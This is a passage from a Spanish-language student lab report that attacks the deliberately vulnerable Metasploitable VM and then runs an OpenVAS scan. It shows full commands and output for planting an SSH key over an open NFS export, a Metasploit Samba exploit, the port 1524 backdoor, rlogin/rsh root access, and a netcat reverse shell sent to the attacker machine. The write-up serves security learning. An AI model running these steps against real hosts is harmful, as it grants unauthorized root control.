drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 9426 Mar 14 08:20 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 2 root root 4096 Apr 28 2010 proc
drwxr-xr-x 13 root root 4096 Mar 14 08:20 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 2 root root 4096 Apr 28 2010/sys
drwxrwxrwt 4 root root 4096 Mar 14 08:20/tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Figura 24: Confirmamos que hemos montado correctamente sistema de archivos.

Al montarlo en nuestra máquina, podemos explorar archivos sensibles y analizar posibles vectores de escalada de privilegios. Vamos a añadir nuestra clave SSH al archivo `authorized_keys` dentro del directorio del usuario con privilegios. Esto nos permitirá establecer una conexión SSH sin necesidad de contraseña. Generamos para ello una clave:

```

L$ ssh-keygen -t rsa -b 2048 -f mykey

Generating public/private rsa key pair.
Enter passphrase for "mykey" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in mykey
Your public key has been saved in mykey.pub
The key fingerprint is:
SHA256:gIcX2rvJyQMPHicLTZR2goa9q1g44Vh3zHYOYwSMYFI kali@kali
The key's randomart image is:
+--[RSA 2048]--+
|.E=+O.         |
|+.O=+O.        |
|...oB**         |
|.oo.*Oo.        |
|o+ o=+.=S       |
|+.o *+.         |
|. +  O          |
|o .             |
|                |
+--[SHA256]--+

```

Figura 25: Generamos clave.

Creamos directorio en el sistema de archivos montandos mediante `mkdir -p /mnt/nfs/root/.ssh` Luego, añadimos nuestra clave pública a `authorized_keys` para habilitar la autenticación sin contraseña: `sudo bash -c cat mykey.pub /mnt/nfs/root/.ssh/authorized_keys` Ahora intentamos conectarnos a maquina metasploitable sin contraseña gracias a este par de claves generadas:

```

L$ ssh -i mykey root@192.168.126.129

Last login: Fri Mar 14 08:20:56 2025 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#

```

Figura 26: Logramos acceder gracias a clave que acabamos de subir debido a falta de seguridad en NFS.

Este ataque evidencia la gravedad de una configuración insegura en NFS. La posibilidad de montar el sistema de archivos completo desde cualquier máquina de la red expone información sensible y facilita la manipulación de archivos clave. En este caso, el acceso sin restricciones nos permitió insertar una clave SSH y obtener control total del sistema de forma remota.

4.7. Samba

Durante el escaneo con Nmap, identificamos que el servicio SMB (Server Message Block) está abierto en los puertos 139 y 445. SMB es un protocolo de red utilizado para compartir archivos e impresoras entre equipos en una red, y en entornos Linux suele estar gestionado por Samba, una implementación libre de este protocolo.

Para analizar posibles vulnerabilidades, buscamos exploits relacionados con Samba en Metasploit mediante el comando: `search samba`

```
msf6 > search samba
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
1	exploit/windows/license/calicln_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
2	_ target: Automatic
3	_ target: Windows 2000 English
4	_ target: Windows XP English SP0-1
5	_ target: Windows XP English SP2
6	_ target: Windows 2003 English SP0
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution Problem Shared Resource
9	_ target: Windows x86
10	_ target: Windows x64
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18	_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10

Figura 27: Buscamos exploit para Samba.

Elegimos `exploit/multi/samba/usermap_script` que esta clasificado como excelente y permite ejecución remota. Lo ejecutamos y conseguimos hacernos con el control de metasploitable

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.126.129
RHOSTS => 192.168.126.129
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.126.128:4444
[*] Command shell session 1 opened (192.168.126.128:4444 -> 192.168.126.129:43921) at 2025-03-15 10:27:56 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:cb:ad:30 brd ff:ff:ff:ff:ff:ff
```


Figura 28: Nos hacemos con control de metasploitable gracias a vulnerabilidad en samba.

Las siguientes tres explotaciones serán directas, ya que aprovecharemos la ausencia de credenciales para acceder a la máquina víctima a través de distintos protocolos. Esto nos permitirá iniciar sesión a usuario root sin autenticación y obtener acceso no autorizado.

4.8. Blindshell

En el puerto 1524, identificamos un servicio que proporciona acceso remoto al sistema sin necesidad de autenticación. Este puerto está asociado a un backdoor presente en Metasploitable, el cual permite obtener una shell interactiva con privilegios elevados.

Para verificar su accesibilidad, intentamos conectarnos utilizando Netcat `nc -nv 192.168.126.129 1524`



```
└─$ nc -nv 192.168.126.129 1524

(UNKNOWN) [192.168.126.129] 1524 (ingreslock) open
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
```

Figura 29: Accedemos servicio Blindshell sin necesidad de autenticación.

Hemos conseguido conectarnos como root sin necesidad de autenticación, lo que confirma la presencia de una puerta trasera (backdoor) preconfigurada en el sistema. Esto representa un grave riesgo de seguridad, ya que permite acceso total sin restricciones a la máquina comprometida.

4.9. Rlogin

Nuevamente, encontramos un servicio que permite acceso remoto entre máquinas. En este caso, se trata de Rlogin (Remote Login), un protocolo utilizado en sistemas Unix para establecer sesiones remotas. Este servicio si no está correctamente configurado, permite conectarse a otra máquina sin necesidad de credenciales. Para comprobar su accesibilidad, ejecutamos el siguiente comando `rlogin -l root 192.168.126.129`


```

$ rlogin -l root 192.168.126.129

Last login: Sun Mar 16 08:36:38 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# whoami
root
root@metasploitable:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:cb:ad:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.126.129/24 brd 192.168.126.255 scope global eth0
        inet6 fe80::20c:29ff:feeb:ad30/64 scope link

```

Figura 30: Accedemos servicio Rlogin sin necesidad de autenticación.

Conseguimos acceder al sistema sin necesidad de proporcionar un usuario ni una contraseña, lo que confirma que el servicio Rlogin está configurado de manera insegura.

4.10. RSH

RSH (Remote Shell) es un servicio que permite ejecutar comandos en una máquina remota. Si está mal configurado, un atacante podría ejecutar comandos en la máquina de la víctima sin necesidad de contraseña. Vamos a intentar explotarlo. Usamos para ello `rsh -l root 192.168.126.129 whoami`

```

$ rsh -l root 192.168.126.129 whoami

root

```

Figura 31: Ejecutamos comando con RSH.

Nos devuelve root. Esto significa que ha permitido ejecutar comandos sin la necesidad de autenticarnos.

Aprovechando esta situación, estableceremos una shell reversa para obtener control total del sistema de forma interactiva.

Primero, en nuestra máquina Kali, abrimos un listener con Netcat para recibir la conexión entrante:

```

$ nc -lvnp 4444
listening on [any] 4444 ...

```

Figura 32: Abrimos listener en nuestro kali.

Luego, en otra consola, ejecutamos el siguiente comando para que la máquina víctima establezca una conexión con nuestra máquina atacante y nos proporcione una shell interactiva: `rsh -l root 192.168.126.129 "nc -e /bin/bash 192.168.128.100 4444"`

```
(kali㉿kali)-[~]
└─$ rsh -l root 192.168.126.129 "nc -e /bin/bash 192.168.126.128 4444"
```

Figura 33: Enviamos shell a nuestro listener.

Observamos en nuestra consola donde teníamos el listener que hemos logrado tomar el control:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.126.128] from (UNKNOWN) [192.168.126.129] 44835
ls
Desktop
reset_logs.sh
vnc.log
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:cb:ad:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.126.129/24 brd 192.168.126.255 scope global eth0
        inet6 fe80::20c:29ff:fe3b:ad30/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:cb:ad:3a brd ff:ff:ff:ff:ff:ff
```

Figura 34: Obtenemos control gracias a explotación de RSH.

Con los ataques anteriores completados, ahora utilizaremos OpenVAS para analizar el sistema en busca de más fallos de seguridad.

5. OpenVAS

OpenVAS es una suite de herramientas utilizada para escanear vulnerabilidades en sistemas y redes. Su propósito es identificar configuraciones débiles y software vulnerable, ayudando a mitigar riesgos de seguridad.

Para instalarlo, primero actualizamos nuestro sistema Kali. Luego, instalamos OpenVAS `sudo apt-get install openvas`. Una vez finalizada la instalación, ejecutamos la configuración inicial `sudo gvm-setup`.

```
(kali㉿kali)-[~]
└─$ sudo gvm-setup

[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[*] Creating database user
[*] Creating database
[*] Creating permissions
CREATE ROLE
[*] Applying permissions
GRANT ROLE
[*] Creating extension uuid-oss
CREATE EXTENSION
[*] Creating extension pgcrypto
CREATE EXTENSION
[*] Creating extension pg-gvm
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
```

Figura 35: Ejecutamos configuración inicial OpenVAS

Cuando el proceso termina, verificamos que todo esté correctamente instalado: `sudo gvm-check-setup`. Estaba todo correcto por lo que arrancamos con `sudo gvm-start`. OpenVAS cuenta con una interfaz web. Accedemos desde el navegador a <https://127.0.0.1:9392>




Figura 36: Interfaz web OpenVAS

Iniciamos sesión con usuario admin y la contraseña que nos dio al instalar. Es muy importante esperar un tiempo hasta que se actualice todo para poder usar OpenVas. En mi caso tardó alrededor de 40 minutos. Podemos ver el progreso de la actualización en Administration, Feed Status. Estará listo cuando todo esté en *current*




Figura 37: Hay que esperar a que se actualice OpenVAS

Una vez listo, nos dirigimos a *Configuration* y añadimos nuevo *Target*. Le ponemos nombre, la IP y tipo de puertos:




Figura 38: Creamos nuevo Target (Metasploitable)

Ahora vamos a *Scans* y elegimos nuevo *Task*. Existen diferentes tipos de escaneo en OpenVAS:




Figura 39: Tipos de escaneo OpenVAS

En primer lugar usamos escaneo Full and Fast




Figura 40: Escaneo Full and Fast

Es un análisis completo para detectar vulnerabilidades de manera mas o menos rápida. Le damos a ejecutar y esperamos a que termine.






Figura 41: Esperamos a que termine escaneo Full and Fast

Una vez terminado, nos dirigimos al apartado de resultados y podemos ver todas las vulnerabilidades detectadas:



Podemos obtener más información de cada vulnerabilidad si pulsamos sobre ellas:

Figura 43: Obtenemos bastante información de las vulnerabilidades



Además, revisamos los reportes generados por cada escaneo, los cuales detallan las vulnerabilidades detectadas, su nivel de criticidad y posibles soluciones. Estos informes son muy útiles para evaluar riesgos y establecer estrategias de mitigación adecuadas.




Figura 45: Visualizamos un informe

OpenVAS destaca por su capacidad para identificar configuraciones inseguras y software vulnerable, lo que permite anticiparse a posibles ataques y fortalecer la seguridad de los sistemas. Su uso complementa las técnicas manuales de explotación, ofreciendo un enfoque más estructurado y detallado en la evaluación de riesgos.

Con esto concluye la práctica en la que hemos configurado un hacking lab, explorando distintas herramientas y metodologías para la detección y explotación de vulnerabilidades en sistemas, lo que nos ha permitido comprender mejor los riesgos de seguridad y las estrategias para mitigarlos.